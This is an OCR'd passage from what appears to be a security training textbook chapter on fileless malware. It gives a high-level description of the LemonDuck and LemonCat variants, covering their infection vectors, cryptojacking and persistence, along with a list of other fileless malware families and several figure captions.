



Figure 7.66: Maintaining persistence with fileless techniques

Fileless Malware

LemonDuck

- LemonDuck is Python-based fileless malware that spreads its infections over **Microsoft exchange servers** and **enterprise-level Linux machines**
- It removes other malware from the target system and uses **cryptojacking abilities** to hide itself and stay intact even after security patches are applied



Fileless Malware

- Divergent
- DarkWatchman
- BazarBackdoor
- Astaroth Backdoor
- Nodersok
- Vaporworm

Fileless Malware

- **LemonDuck**

  Source: *https://www.cybereason.com*

  LemonDuck is Python-based fileless malware that spreads infections over Microsoft exchange servers and enterprise-level Linux machines worldwide. The infection begins with the exploitation of underlying SMB vulnerabilities, through phishing campaigns, or the brute forcing of an account. It removes other malware from the target system and uses cryptojacking abilities to hide itself and stay intact even after security patches are applied.

  The malware can be spread in two variants, LemonDuck and LemonCat, for different purposes. LemonDuck is capable of running phishing campaigns aimed at compromising the edge devices for initial infection. It may contain a random display name and has “Lemon_Duck” attached within the script. In contrast, LemonCat uses a domain containing “cat” and installs a backdoor for the continuous delivery of malware and spread of infection. Both LemonDuck and LemonCat infect the target machine to subvert security controls, steal cryptocurrency accounts, maintain persistence, and make lateral movements.




Figure 7.67: LemonDuck attack chain




Figure 7.68: Screenshot showing the 